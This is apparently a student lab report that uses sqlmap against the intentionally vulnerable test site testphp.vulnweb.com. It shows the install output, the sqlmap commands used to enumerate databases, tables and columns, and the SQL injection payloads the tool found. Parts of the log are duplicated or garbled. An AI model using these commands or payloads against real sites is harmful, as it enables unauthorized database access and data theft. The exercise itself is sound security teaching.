

Don Bosco Institute of Technology
Department of Computer Engineering

Academic year – 2021-22

Class: B.E. COMPUTER ENGINEERING

Subject: Computational Lab -I

Course Code: CSL704

Experiment Title: EXPERIMENT 5

Student Name: Hayden Cordeiro

Roll No.:05

Batch: D

Date of Performance: 31-08-2021

Date of Submission: 02-09-2021

Aim: Detect SQL injection vulnerabilities in a website database using SQLMap

Installation

\$ sudo apt-get install sqlmap

```
hayden@DESKTOP-JVKS0LL:~$ sudo apt-get install sqlmap
[sudo] password for hayden:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  java-common libavahi-client3 libavahi-common-data libavahi-common3 libcupsw2 libgraphite2-3 libharfbuzz0b
  libjpeg-turbo8 libjpeg8 liblcms2-2 libpcsclite1
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  python3-magic
The following NEW packages will be installed:
  python3-magic sqlmap
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 6362 kB of archives.
After this operation, 10.6 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://archive.ubuntu.com/ubuntu focal/main amd64 python3-magic all 2:0.4.15-3 [9376 B]
Get:2 http://archive.ubuntu.com/ubuntu focal/universe amd64 sqlmap all 1.4.4-1 [6353 kB]
Fetched 6362 kB in 13s (483 kB/s)
Selecting previously unselected package python3-magic.
(Reading database ... 39666 files and directories currently installed.)
Preparing to unpack .../python3-magic_2%3a0.4.15-3_all.deb ...
Unpacking python3-magic (2:0.4.15-3) ...
Selecting previously unselected package sqlmap.
Preparing to unpack .../sqlmap_1.4.4-1_all.deb ...
Unpacking sqlmap (1.4.4-1) ...
Setting up python3-magic (2:0.4.15-3) ...
Setting up sqlmap (1.4.4-1) ...
Processing triggers for man-db (2.9.1-1) ...
hayden@DESKTOP-JVKS0LL:~$
```

List information about the existing databases

\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

```
[H] [ ] {1.4.4#stable}
[.] [V...] http://sqlmap.org
```

```
[*] starting @ 10:15:23 /2021-09-02/
```

```
[10:15:24] [INFO] testing connection to the target URL
```

— — —

```
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 3010=3010
```

Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)

Title: AND boolean-based blind - WHERE or HAVING clause

Type: error-based

```
Payload: cat=1 AND EXTRACTVALUE(3772,CONCAT(0x5c,0x7162707171,(SELECT (ELT(3772=3772,1))),0x716b7a7871))
```

Title: Generic UNION query (NULL) - 11 columns

— — —

back-end DBMS: MySQL >= 5.1

```
[10:15:25] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number
of entries). Falling back to partial UNION technique
```

```
[10:15:25] [INFO] resumed: 'information_schema'
```

```
available databases [2]:
```

[*] acuart

```
[*] information_schema
```

```
[10:15:25] [INFO] fetched data logged to text files under '/home/hayden/.sqlmap/output/testphp.vulnweb.com'
```

```
[10:15:25] [WARNING] you haven't updated sqlmap for more than 517 days!!!
```

```
[*] ending @ 10:15:25 /2021-09-02/
```

```
hayden@DESKTOP-JVKS0LL:~$
```

Listing tables present in Database

\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

```
hayden@DESKTOP-JVKS0LL:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:16:38 /2021-09-02/

[10:16:38] [INFO] resuming back-end DBMS 'mysql'
[10:16:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 3010=3010

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=1 AND EXTRACTVALUE(3772,CONCAT(0x5c,0x7162707171,(SELECT (ELT(3772=3772,1))))),0x716b7a7871))

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162707171,0x794850766c7756536844495a7664574757636257664b585673536b7659575948554e625578575747,0x716b7a7871),NULL,NULL,NULL-- --
---
[10:16:38] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[10:16:38] [INFO] fetching tables for database: 'acuart'
[10:16:38] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[10:16:39] [WARNING] the SQL query provided does not return any output
[10:16:39] [INFO] retrieved: 'artists'

Payload: cat=1 AND EXTRACTVALUE(3772,CONCAT(0x5c,0x7162707171,(SELECT (ELT(3772=3772,1))))),0x716b7a7871))

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162707171,0x794850766c7756536844495a7664574757636257664b585673536b7659575948554e625578575747,0x716b7a7871),NULL,NULL,NULL-- --
---
[10:16:38] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[10:16:38] [INFO] fetching tables for database: 'acuart'
[10:16:38] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[10:16:39] [WARNING] the SQL query provided does not return any output
[10:16:39] [INFO] retrieved: 'artists'
[10:16:39] [INFO] retrieved: 'carts'
[10:16:40] [INFO] retrieved: 'categ'
[10:16:40] [INFO] retrieved: 'featured'
[10:16:40] [INFO] retrieved: 'guestbook'
[10:16:40] [INFO] retrieved: 'pictures'
[10:16:41] [INFO] retrieved: 'products'
[10:16:41] [INFO] retrieved: 'users'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+

[10:16:41] [INFO] fetched data logged to text files under '/home/hayden/.sqlmap/output/testphp.vulnweb.com'
[10:16:41] [WARNING] you haven't updated sqlmap for more than 517 days!!!

[*] ending @ 10:16:41 /2021-09-02/

hayden@DESKTOP-JVKS0LL:~$
hayden@DESKTOP-JVKS0LL:~$
```

List column information of a particular table

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products --columns

```
hayden@DESKTOP-JVKS0LL:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products --columns

  ____
  |  _ \| | | | | |
  | |_) | | | |
  | |_) | | | |
  | |_) | | | |
  |____|_|_|_|

{1.4.4#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:19:22 /2021-09-02/

[10:19:23] [INFO] resuming back-end DBMS 'mysql'
[10:19:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 3010=3010

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=1 AND EXTRACTVALUE(3772,CONCAT(0x5c,0x7162707171,(SELECT (ELT(3772=3772,1))),0x716b7a7871))

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162707171,0x794850766c7756536844495a7664574757636257664b585673536b7659575948554e625578575747,0x716b7a7871),NULL,NULL,NULL-- --
---
[10:19:23] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[10:19:23] [INFO] fetched data logged to text files under '/home/hayden/.sqlmap/output/testphp.vulnweb.com'
[10:19:23] [WARNING] you haven't updated sqlmap for more than 517 days!!!


[*] ending @ 10:19:23 /2021-09-02/

hayden@DESKTOP-JVKS0LL:~$
```

Dump the data from the columns

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products  
-Cname -- dump
```

```
hayden@DESKTOP-JVKS0LL:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products -Cname -- dump
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:24:26 /2021-09-02/

[10:24:26] [INFO] resuming back-end DBMS 'mysql'
[10:24:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 3010=3010

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(3772,CONCAT(0x5c,0x7162707171,(SELECT (ELT(3772=3772,1)))) ,0x716b7a871))

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162707171,0x794850766c7756536844495a7664574757636257664b585673536b7659575948554e625578575747,0x716b7a871),NULL,NULL,NULL-- -
---
[10:24:26] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[10:24:26] [INFO] fetched data logged to text files under '/home/hayden/.sqlmap/output/testphp.vulnweb.com'
[10:24:26] [WARNING] you haven't updated sqlmap for more than 517 days!!!

[*] ending @ 10:24:26 /2021-09-02/
```

Conclusion:

We were able to identify SQL injection vulnerabilities using sqlmap